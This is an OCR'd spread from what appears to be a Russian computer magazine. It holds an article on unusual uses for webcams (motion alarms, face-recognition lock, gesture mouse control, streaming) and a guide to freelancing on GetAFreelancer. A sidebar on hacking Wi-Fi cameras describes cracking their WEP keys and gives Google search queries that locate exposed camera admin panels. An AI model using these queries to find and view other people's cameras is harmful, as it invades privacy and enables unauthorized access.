Даже если в мобильнике нет беспроводного модуля, ничего не мешает сделать из него обычную камеру (подключив телефон к компу по USB). По меньшей мере, это избавит тебя от необходимости покупать веб-камеру. И не спеши ругаться, если у тебя устройство на базе другой платформы. Специально для владельцев смартфонов с ОС Symbian мы нашли еще один продукт, предоставляющий схожую функциональность. Не умея передавать данные по Wi-Fi, **Mobiola Webcam** (www.warelex.com) отлично работает по USB и Bluetooth, при этом существуют версии для Symbian S60 и UIQ. То есть работать все будет и с большинством смартфонов Nokia, и новинками от Sony Ericcson. Владельцев обычных телефонов с поддержкой Java также не обделили: для них есть специальная версия Mobiola Webcam Lite. Последняя, правда, умеет передавать данные только по Bluetooth.

2. СИГНАЛИЗАЦИЯ СВОИМИ РУКАМИ

Вдоволь наигравшись с радиоуправляемой машинкой и прикрепленной к ней камерой (чуть не убив и ту, и другую), мы задумались о более практичном применении. Беспроводная камера в этом плане дает огромный простор для деятельности. Как тебе идея сделать видеоглазок для квартиры или систему слежения за автомобилем, который ты оставляешь на ночь во дворе? Да запросто! Поможет нам в этом специальная программа **Webcam Zone Trigger** (www.zonetrigger.com). Суть в том, что на любую часть изображения, передаваемого с веб-камеры (пусть это будет окружность с некоторым радиусом), можно создать так называемый триггер. Скажем, если камера «смотрит» на автомобильную стоянку перед домом, то триггеры можно поставить на каждое автомобильное место. Далее — все прозаично. Как только в заданной зоне происходит какая-то активность (чувствительность, продолжительность движения и прочие параметры, само собой, задаются в настройках), сработает соответствующий триггер. Задача программы — выполнить определенное для этого триггера действие. Скажем, включить на компьютере сирену или отобразить изображение с камеры в системном трее. Отправить email/SMS-сообщение или выполнить какой-то HTTP-запрос. В конце концов, просто запустить некоторый сценарий. Словом, запрограммировать можно все, что угодно. Добавлю, что в качестве источника изображения можно использовать DV-камеру, TV-тюнер, некоторые цифровые фотоаппараты и IP-камеры.

3. «УЗНАЙ МЕНЯ», ИЛИ СИСТЕМА ИДЕНТИФИКАЦИИ ЛИЦА

А было бы здорово, если б компьютер тебя узнавал! В прямом смысле слова. Посмотрел и понял, что к монитору подошел именно ты, а не сотрудник соседнего отдела, норовящий стащить у тебя что-то ценное. В общем, это и было нашей следующей идеей



links

О том, как сделать из камеры прибор ночного видения ты сможешь прочитать тут: www.instructables.com/id/Making-a-Night-Vision-Webcam. Интересные наработки в области распознавания лиц доступны на сайте pages.cpsc.ucalgary.ca/~hanlen/vision/facelinks.html





info


Если тебя заинтересовала тема беспроводных камер, могу посоветовать один рецепт. Вместо дорогостоящей Wi-Fi камеры, у которой, к тому же, немаленькие размеры, можно использовать беспроводную аналоговую, ценой в 1500 рублей. Приемник легко подключается к TV-тюнеру. Последнего если и нет, то его легко стрельнуть у друзей.


UVScreenCamera (www.uvsoftium.ru) — яркий пример того, что веб-камеру можно применять на производстве. Например, для подсчета батонов, сходящих с конвейера :).












В настройках Camera Mouse 2008 можно задать чувствительность перемещения, а также значение таймаута, после которого будет совершен клик



Программа успешно нашла на изображении лицо. Левая шкала показывает качество распознавания, а правая — степень соответствия сохраненному шаблону. Как видишь, Lemon Screan меня признала

идентификация человека с помощью веб-камеры. Конечно, сканировать сетчатку глаза мы не собирались, но вот распознать лицо человека, можно было попробовать. Найти готовые реализации такой идеи было непросто. Зато результат превзошел все ожидания: найденная в итоге утилита **LemonScreen** (www.keylemon.com) оказалась именно тем, что нужно, и к тому же совершенно бесплатной.

Научить программу распознавать физиономию несложно. Это называется Enrollment. Слева в окне настроек отображается изображение с камеры, причем твое лицо, в каком бы положении ты ни находился, выделяется специальным контуром. Можешь ради эксперимента подвигать головой — посмотри, что произойдет с контуром. Справа от изображения находятся две шкалы. Первая (Face detection confidence) показывает качество распознавания. Как только оно будет выше заданного порогового значения (шкала окрасится в зеленый цвет), можно нажимать на кнопку Update model — и таким образом сохранять образ в память программы. Вторая шкала показывает, насколько текущий образ в камере соответствует уже сохраненной модели. Для верности в нижнем поле задается специальной пароль, с помощью которого ты сможешь разблокировать компьютер на случай, если что-то пойдет не так. Через 60 секунд отсутствия какой-либо активности в камере, LemonScreen блокирует систему. Интереса ради можешь попросить кого-нибудь из друзей подойти к компьютеру. Бьюсь об заклад, экран не разблокируется. Но стоит лишь тебе посмотреть в камеру — на мониторе отобразится рабочий стол! Увы, освещение может сыграть против тебя, усложнив распознавание. Поэтому, если программа не признает «отца родного», посмотри в камеру и введи в нужном поле пароль. Компьютер разблокируется, а в памяти LemonScreen будет обновлен образ. Это особенно актуально для тех, кто использует программу на ноутбуке. Короче говоря, утилита поистине уникальная и невероятно эффектная. А главное, твоя веб-камера с ее помощью наконец-то сможет найти достойное применение! Ровно до тех пор, пока соседи не просекут фишку и не сделают отмычку в виде твоей огромной фотографии :). Но чтобы они и дальше не расслаблялись, рекомендую установить утилиту **BioLogin** (www.idiap.ch/biologin). Теперь им придется не только «взломать» защиту распознования лица, но и подделать твой голос, потому как программа потребует произнести ключевую фразу!

4. УПРАВЛЯЙ МЫШКОЙ ДВИЖЕНИЯМИ ГЛАЗ!

В наших новостях часто проскакивают заметки о том, что некие ученые научились считывать и интерпретировать сигналы мозга. В доказательство приводятся видеоролики, где какая-нибудь миловидная девушка, безжалостно облепленная непонятными датчиками, неспешно передвигает курсор мыши одной лишь силой мысли. Ну, просто подумала о том, что неплохо бы его переместить в правый верхний угол — и он чудесным образом там оказывается. Сразу говорю: подобного аппарата у нас нет (и то только потому, что не хватает времени его спаять по чертежам, которые набросали еще прошлой осенью). Но перемещать курсор, просто подвигав головой или даже посмотрев в нужное место, — это мы можем! Пока я искал хорошую реализацию системы распознавания лица, мне попалась по-настоящему волшебная программа с говорящим названием **Camera Mouse** (www.cameramouse.org) .

Весь интерфейс утилиты — небольшое окошко, на котором выводится изображение с камеры. Но стоит щелкнуть на какую-нибудь часть лица (для этого в камеру, конечно же, нужно посмотреть), как к ней тут же «прилепится» зеленый квадратик. Теперь он будет повторять все движения твоей головы. Нажми <Numlock> и посмотри по сторонам: мышка будет двигаться именно в ту сторону, в какую ты повернешь голову! Сложее выполнить клик мышью: для этого в настройках программ указывается таймаут в секундах (замеряется отсутствие движения), после которого эмулируется нажатие мышки. Поверь: это надо попробовать самому! Мне попадались самые разные программы и, по правде говоря, удивить меня достаточно сложно. Но эта софтина произвела просто потрясающее впечатление!

5. А ТЕПЕРЬ — УПРАВЛЯЕМ ПРОСТО РУКАМИ!

Очень скоро выяснилось, что для управления курсором мыши вовсе необязательно мотать головой (как бы эффектно это ни смотрелось). Набор специальных жестов в связке с камерой, которая непрерывно отслеживает движения рук, позволяют весьма удобно перемещать курсор по экрану и выполнять все необходимые действия, не подходя к компьютеру. Несмотря на быстро обнаруженный ролик на YouTube.com, наглядно демонстрирующий подобный метод, найти конкретную реализацию оказалось довольно сложно. Первую находку **HandVu** (www.movesinstitute.org/~kolsch/HandVu/HandVu.html) при всем красочном описании на сайте разработчиков запустить мне так и не удалось. Пришлось помучаться с тем, чтобы установить нужную версию библиотеки **OpenCV**, на которую завязана программа. Проблема возникала из-за того, что последний релиз программы, вышедший еще в 2006 году, использовал древние версии библиотек, которые сейчас днем с огнем не сыщешь. Но даже после того как мне удалось запустить HandVu, она упорно игнорировала любые мои жесты. Пришлось искать альтернативу. **Hand Gesture Interface** (www.cmpe.boun.edu.tr/~keskinc)


Управление мышкой с помощью Hand Gesture Interface

оказалась сговорчивее и запустилась сразу, но попросила подключить вторую камеру. Позже выяснилось, что для работы подобных программ обязательно нужны две камеры: одна отслеживает перемещения руки по вертикали, другая — по горизонтали. Все это в реальном времени, поэтому управление получается максимально интуитивным. Принцип понятен: двигаешь рукой — двигается и курсор. По набору жестов совершаются разные действия: левый и правый клик, перемещение объектов. Лучше это просто попробовать, для чего потребуется вторая камера и яркая перчатка, надетая на твою руку.

6. ВПЕЧАТЛЯЮЩИЙ ПРОЕКТОР

Каждый, кто когда-то проводил презентацию на проекторе, знает, насколько сильно сбивает с мысли необходимость подходить к компьютеру, чтобы перелистнуть слайд или, того хуже, выполнить какое-то действие. За «пульт» можно посадить помощника, что отчасти решит проблему, но только в том случае, если сам человек в теме и понимает тебя с полуслова. Но тебя могут каверзно попросить показать что-то очень специфическое и тогда тебе все-таки придется подойти к компьютеру. Или не придется, если ты заблаговременно разберешься с проектом **Mando** (sourceforge.net/projects/mando).
Состоящая из проектора и веб-камеры система, позволяет виртуально перемещать курсор мыши в соответствии с тем, что в этот момент показывает выступающий на полотне, куда проецируется картинка. Короче говоря, стоя рядом со спроецированным изображением, ты можешь работать на компьютере, перемещая курсор мыши с помощью карандаша с ярким наконечником или лазерной указки.Клик мыши, разумеется, также реализован и осуществляется в случае, если указатель некоторое время стоит на месте. Технология называется **Point-and-click** и очень удобна. Единственный недостаток (а для кого-то — достоинство) Mando заключается в том, что работает он только под никсами и конкретно графической оболочкой KDE. Однако устанавливается без сучка и задоринки по стандартной схеме:

```
tar xjf mando-1.6.tar.bz2
  cd mando-1.6
  ./configure
  make
  ./mando
```

После запуска и автоматической калибровки можно приступать к работе. Надо отдать должное разработчикам: система работает на ура. Учти, впечатленная подобной фишкой аудитория наверняка удивленно спросит: «А как ты это сделал?!»

7. УСТРОЙ ТРАНСЛЯЦИЮ В СЕТЬ

Если раньше для трансляции изображения с камеры в Сеть приходилось плясать с бубном, чтобы подружить веб-демон



info

Программы для визуального распознавания образов кажутся жутко сложными. На самом деле, почти все они основаны на бесплатной библиотеке OpenCV (sourceforge.net/projects/opencvlibrary), в которой и реализованы большинство сложных математических алгоритмов. А прикладные программисты лишь грамотно используют ее возможности.


Как взламывают Wi-Fi камеры

Раз уж мы заговорили о том, как создать свою беспроводную камеру, то коснемся ее безопасности. Любое wireless-устройство передает данные в разделяемый эфир, логично предположить, что их можно перехватить. Большинство камер из тех, что первыми появились на рынке, не имели шифрования в принципе, поэтому перехватить передаваемую ими картинку ничего не стоит. Впрочем, поддержка WEP-шифрования мало меняет картину. Поскольку «глазик» постоянно нагнетает трафик за счет своего вещания, можно очень быстро перехватить необходимое для взлома количество инициализационных векторов (IV) и расшифровать ключ. Камеры в большинстве своем работают по четырем каналам передачи сигнала:

```
channel A = 2,411 ГГц
channel B = 2,434 ГГц
channel C = 2,453 ГГц
channel D = 2,473 ГГц
```

Не так давно на страницах нашего журнала освещалась прога hauditor (itdefence.ru/content/product_news/irat), которая занимается поиском web-панелей администратора различного сетевого оборудования, в том числе — точек доступа и камер, внутри сети. Заюзав ее, ты сможешь посмотреть изображение в окне своего браузера. Кстати говоря, очень многие админ-панели от веб-камеры проиндексированы самим Google'ом. Их очень легко найти, используя один из следующих запросов: «url:/view/index.shtml» или «inurl:ViewerFrame?Mode=».





В webcamXP встроен мощный детектор движения, способный отслеживать множество зон одновременно

и специальные модули, то теперь все стало намного проще. Прикольная утилита **webcamXP** (www.webcamxp.com) позволяет транслировать изображения с веб-камеры в инет без настройки какого-либо оборудования. Процесс конфигурации сводится к нескольким кликам мыши. Программа определит все необходимые настройки, а потом попробует подключиться сама к себе, используя специальный сервер. Особенно выгодно webcamXP выглядит за счет своей универсальности. Для удаленного подключения на клиентской стороне может использоваться все, что угодно: решение на базе Java, браузер с поддержкой Javascript или Flash. Последний уж точно есть практически на любой системе. При этом администратор может четко настроить систему безопасности, создав аккаунты с различными правами доступа. Я уже не говорю о простой защите с помощью пароля.

Еще одна похожая утилита — **Active WebCam** (www.pysoft.com). Помимо трансляции в Сеть, она умеет оцифровывать видео. Эта программа снимает сигнал с web-камер, видеокамер или плат видео-захвата (в том числе, TV тюнеров) с максимальной частотой 30 кадров в секунду. Захваченное видео можно сохранить как в родном формате программы, так и оцифровать с помощью любого кодека, установленного в системе. Если есть желание, можно включить отсылку определенных уведомлений при наличии засекаемых движений перед камерой. Это позволяет использовать Active WebCam в качестве реальной системы слежения.

Если вдруг окажется, что ты находишься за файрволом, обе программы могут оказаться бессильны. Впрочем, когда кровь из носа нужно транслировать сигнал из какой-то суперзащищенной сети, прячущейся за NAT'ом и файрволами, то в этой ситуации банально выручит **Skype** (www.skype.com) с его продвинутым протоколом. Не забудь в настройках (Tools → Options → Video) включить автоответ для заранее созданного аккаунта, который и будешь использовать для удаленного подключения к своей камере.

Глаза для робота

Если вдруг ты нацепишь беспроводную камеру на RC-машинку или, вообще, собственноручно созданного робота (из конструктора LEGO, к примеру), есть смысл задуматься о создании машинного зрения. Опять же с помощью веб-камеры! Только представь, твой робот сам сможет перемещаться по помещению, производить распознавание объектов, анализировать ситуацию и выполнять определенные действия. Казалось бы, задача настолько специфична, что никаких готовых решений здесь быть не может. Однако ж нет: существует специальный набор программных средств для создания машинного зрения — RoboRealm (www.roborealm.com). Ничего не стоит, например, научить робота распознавать на полу шарик красного цвета и пинать его по полу. Производители веб-камер, наверняка, не могли и подумать о подобном применении их продукции, а ребята с робофорума (www.roboforum.ru) и любительского сайта (roborealm.narod.ru) уже переводят документацию по этой программе и приводят конкретные примеры.



Список пользователей, подключенных к нашей трансляции. Пока их немного



НТЦ «Электрон-Сервис» предустанавливает подлинное программное обеспечение Microsoft®
всегда на высоте
Microsoft® Office 2007
Microsoft® Windows XP
Microsoft® Windows Vista™
Microsoft® Windows Server 2003
Microsoft® Windows Small Business Server 2003
Основан в 1990 г
НТЦ «Электрон-Сервис»
Москва, ул. Образцова, д. 14/2
Тел.: +7 (495) 737-44-99
(многоканальный)
Факс: +7 (495) 737-93-29
info@elserv.ru, www.elserv.ru
Microsoft
СЕРТИФИКАТ
2008




МАКСИМ СОКОЛОВ

КАК Я СТАЛ ФРИЛАНСЕРОМ

ЗАМЕТКИ ВОЛЬНОГО СТРЕЛКА

Неважно, кто ты и из какого города. Не имеет значения, сколько тебе лет и кто ты по национальности. Если ты умеешь делать что-то хорошо, — ты можешь стать фрилансером. Заниматься тем, что ты любишь и умеешь, без жесткого графика и тупого начальника. И при этом — зарабатывать вполне приличные деньги!

Потратив несколько недель на кликание по непонятным баннерам и участие в сомнительных партнерских программах, я понял: **бесплатного сыра в жизни нет.** Нет его и в интернете. Чтобы заработать деньги, надо пахать и неважно: на заводе, в офисе или в Сети. На тот момент у меня были довольно широкие знания в IT. Хотелось их развивать. Тогда я решил **попробовать себя во фрилансе**. Когда-то называвшиеся «внештатными работниками», фрилансеры ныне востребованы как никогда. Многим работодателям просто невыгодно брать в штат узкопрофильного специалиста, чтобы тот выполнял разовую работу. Намного проще (и зачастую выгоднее) отдать ее на фриланс — найти вольного стрелка, который знает свое дело и выполнит задание за плату, как правило, меньшую, чем запросят в профессиональном агентстве. Избавленный от необходимости создавать новое рабочее место, оформлять сотрудника по трудовому кодексу и заморачиваться с налоговыми органами, заказчик получает массу плюсов. Преимущества для фрилансера тоже очевидны: вместо того, чтобы сидеть в душном офисе, он работает, когда захочет и как захочет. И самое главное — трудится исключительно на себя, а значит, вся прибыль тоже его. Поскольку



Для программиста PHP работа найдется всегда: ежедневно публикуется огромное количество заказов. Если бы не индусы, готовые работать за 3 копейки, то вообще все было замечательно

В профайле каждого пользователя отображается его рейтинг, а также отзывы работодателей. Как видишь, фидбеки могут быть как очень положительные, так и резко негативные

схема устраивает обе стороны, то нет ничего удивительного, что фриланс стал так популярен.

КОГДА ВО ФРИЛАНСЕРЫ?

Работать «на дядю» или на себя — каждый должен решить сам, и, возможно, для этого придется попробовать оба варианта. Умеешь ли ты настраивать серверы, понимаешь что-то в дизайне или можешь написать тысячи строк кода за день, — неважно. Было бы желание, ты и дня не проведешь без дела. **Хорошие фрилансеры нарасхват**, и если на первых порах возможен некоторый дефицит заказов, то через некоторое время ты непременно обзаведешься постоянными заказчиками, с которыми работать выгодно и удобно.

Важно — не бояться. Попробовать свои силы можно, даже если ты новичок. В этом случае браться лучше за самые простые (и соответственно, самые низкооплачиваемые) задания, предварительно продумав решение. Таким образом, ты и без денег не останешься и незаметно для себя поднатореешь, заматереешь и сможешь браться уже за более серьезные проекты. В идеале — будешь сам нанимать работников, чтобы те выполняли часть кропотливой работы. Конечно, «не бояться» вовсе не означает «браться за все, авось получится». Это очень частая ошибка, которая зачастую приводит к тому, что вольный стрелок проваливается, переживая сам и серьезно подставляя заказчика, у которого, вполне вероятно, нет другого варианта и запаса времени.

КАК НАЧАТЬ?

Возникает логичный вопрос: а где взять-то эти самые задания? Можно проспамить по базе e-mail, написать рекламу в кабинке лифта, а можно запостить предложение в ЖЖ — короче говоря, вариантов сколько угодно. Но чтобы фрилансеры не морочили себе голову, а работодатели могли найти их в любое время, были созданы так называемые **фриланс-биржи**. Специальные сайты, где фрилансеры выкладывают резюме, а работодатели — публикуют задания и проводят что-то типа тендера. В русской части интернета наибольшую популярность получили такие ресурсы, как free-lance.ru и weblancer.net (подробности во врезке). Но я с самого начала предпочитал сотрудничать с **западными ресурсами**, типа www.getafreelancer.com (далее — GAF). Причин было несколько: заказов там больше, оплата выше, а вероятность того, что могут кинуть, значительно ниже. Вот и сегодня я тебе расскажу, как попробовать свои силы на западной арене, а конкретно, площадке www.getafreelancer.com (как наиболее известной). Набираем адрес биржи в браузере и, не пугаясь спартанского дизайна, кликаем по кнопке **Sign Up**. Процедура регистрации стандартна: указываем имя пользователя и e-mail, на который будет выслан код подтверждения. Далее идут опциональные поля — по идее их можно проигнорировать, но если заполнить все правильно, указав сферу своей деятельности (скажем, XML, PHP, JavaScript), получится неплохая визитная карточка. Забегая вперед, скажу, что в твоем профиле будут отображаться отзывы работодателя — **«фидбеки»**. В регистрации есть единственный тонкий момент: правила ресурса запрещают указывать в профиле какую-либо **контактную информацию**. В противном случае аккаунт быстро заблокируют.

РАБОТА С ЗАКАЗАМИ

Все проекты (задания) на бирже рассортированы по многочисленным категориям, например: C++, XML, Flash, OS. Работа здесь найдется для всех: программистов, дизайнеров, копирайтеров, системных администраторов и даже пен-тестеров. Если человеку нужен фрилансер, он заходит на GAF и создает проект в нужной категории. При этом указывает суть задания, объясняет, что надо сделать и задает несколько параметров проекта: статус (открытый, закрытый), а также возможный бюджет. Закрытые проекты нужны в том случае, когда заказчик заранее знает, с кем будет иметь дело, и сам рассылает приглашения проверенным фрилансерам. Однако в большинстве случаев проекты открыты для всех желающих. А желающих, как водится, много. Исполнитель определяется в ходе своеобразного тендера. У кого больше положительных отзывов, кто предложит лучшую денежку, кто доходчивее убедит заказчика в своей компетентности — тому и флаг в руки. Чтобы участвовать в тендере, необходимо подать заявку. Просто пройтись по сотне проектов, наставить кучу ставок — и ждать, пока одна из них победит, нельзя! Количество заявок ограничено. Чтобы увеличить квоту, необходимо приобрести специальный аккаунт **Gold membership**. Абонентская плата составляет 12 долларов в месяц. Впрочем, эти деньги быстро окупятся. У обычного аккаунта с каждой сделки сервис будет взимать комиссию, у Gold membership этого нет. Понятно, что если ты только зарегистрировался, совсем не хочется платить неизвестно за что. Поэтому Gold membership можно купить после первых выполненных в обычном статусе проектов, однако, я все же рекомендую сделать это сразу!

Предположим, ты нашел проект, который можешь и хочешь выполнить, — самое время **подать заявку на участие**, то есть сделать ставку, указав желаемое денежное вознаграждение (не может превышать заявленный заказчиком бюджет, но может быть меньше). Если проект открытый, есть смысл посмотреть уже сделанные ставки и запросить денег чуть меньше,



info

Фрилансеры со стажем зачастую собираются в группы, чтобы выполнять задания сообща и, тем самым, добиться большей эффективности. Тягаться с ними сложно, но можно. К тому же, никто не мешает тебе найти помощников и сколотить команду самому.

Вместо www.getafreelancer.com с его устаревшим интерфейсом и набором сервисов многие рекомендуют rentacoder.com. На рентакодере нет ограничений на количество бидов и платы за аккаунт, зато администрация взимает большой процент от стоимости работы. Рекомендуют также elance.com.

Примеры заказов

Чтобы окончательно внести ясность, приведу несколько примеров заданий, которые я взял прямо с первой страницы сайта:

- настроить почтовый сервер на базе Fedora 6 с использованием Postfix, Courier, Mysql, Postfix, Fedora 6 (100$);
- создать простой сайт с одной флеш-вставкой (300$);
- стенография 4-х часового интервью (100$);
- переписать 2000 строк кода с Perl на Java (2000$);
- улучшение аудио-кодека (4500$).



Дебетная карта от GetAFreelancer — верный способ получить заработанные денежки

.NET	Accounting/Bookkeeping	AJAX	ASP
Audio Services	Banner Design	C/C++	Cold Fusion
Copywriting	Data Entry	Data Processing	Delphi
Electronics	Engineering	Excel	Flash
Graphic Design	Handheld / PDA	J2EE	Java
Javascript	Joomla	JSP	Legal Advice
Link Building	Linux	Logo Design	Market Research
OsCommerce	Perl/CGI	Photography	Photoshop
PHP	Project Management	Proofreading	Python
Ruby/Ruby on Rails	Script Installation	SEO	System Admin.
Telemarketing	Training	Translation	Video Services
Virtual Reality	Visual Basic	Web Promotion	Website Design
Website Security	Windows	Wireless	XML

Все проекты тщательно рассортированы по категориям. Как видишь, работенка найдется для каждого, независимо от того, умеет он рисовать или программировать

чем все остальные (это не значит, что нужно жестко демпинговать). Напоминаю, что количество ставок (даже в случае Gold membership) ограничено, поэтому заявку нужно подавать только в тех проектах, где есть **реальный шанс выиграть**. Если заявки подали уже десять разных фрилансеров, у трех из них куча положительных фидбеков и срок выполнения у них в три раза меньше, чем ты собирался предложить, то участвовать, очевидно, смысла нет.

Представь, в заявке нужно что-то написать! Опытные фрилансеры предпочитают не раскрывать козыри, поэтому пишут что-то вроде «Please check PM» (пожалуйста, посмотрите личные сообщения), а все подробности отправляют по внутренней почте GAF'a. Главная твоя задача — **убедить заказчика**, что именно ты сможешь выполнить заказ лучше всех. Для этого в письме можно дать ссылку на свое портфолио с похожими проектами, рассказать, как ты собираешься решить поставленную задачу. Вот тебе конкретный пример. Выполняя заказы средней сложности на C++, я заранее стал писать простые прототипы будущих приложений и отправлял их заказчику. Результат не заставил себя ждать: 90% тендеров оставались за мной, притом, что я указывал максимально возможную цену. Готовый прототип — хорошая гарантия, что работа будет выполнена в срок, а это чуть ли не самое важное для заказчика.

Если **заказчик выберет тебя** в качестве исполнителя, то придет письмо «Project Bid Won», а статус проекта поменяется на «Frozen». По ссылке в письме нужно подтвердить свое участие — и проекту будет дан старт. Теперь придет письмецо от www.getafreelancer.com — «Project begins», в котором указан e-mail заказчика. Статус на странице проекта меняется на «Closed». Если у тебя нет аккаунта Gold membership, то со счета спишется комиссия сервиса (10%, но не меньше $5). Ничего страшного, если счет уйдет в «минус». Баланс может оставаться отрицательным до месяца. Внимание, важный момент! Чтобы застраховать себя от «кидалова», можно попросить заказчика перечислить деньги на **escrow-счет** (подробности во врезке). Далее все зависит от тебя. Если выполнишь все правильно и в срок, заказчик закроет проект, и **деньги перечислятся** тебе на счет. Если не справишься — оплаты можно не ждать, зато работодатель наверняка впаяет тебе негативный отзыв в профайл. С таким клеймом найти проекты будет значительно сложнее. С другой стороны, грамотно выполнив заказ, ты можешь смело просить работодателя написать о твоих заслугах. Большое количество **положительных фидбеков** — твой главный козырь в ходе тендера.

Русскоязычные биржи

• weblancer.net. Одна из самых старых бирж, появившаяся еще в 2003 году. Продуманная система привлекает огромное количество работодателей и фрилансеров. Денежные транзакции можно защитить с помощью гарант-системы. Среди прочего, бабло можно зарабатывать благодаря партнерской программе.

• www.free-lancers.net. Удобный сервис, предоставляющий механизм безопасной сделки (комиссия 1%), а также — генератор технических заданий и возможность рекламы в каталоге фрилансеров (в резюме будет ссылка на твой портфолио-сайт).

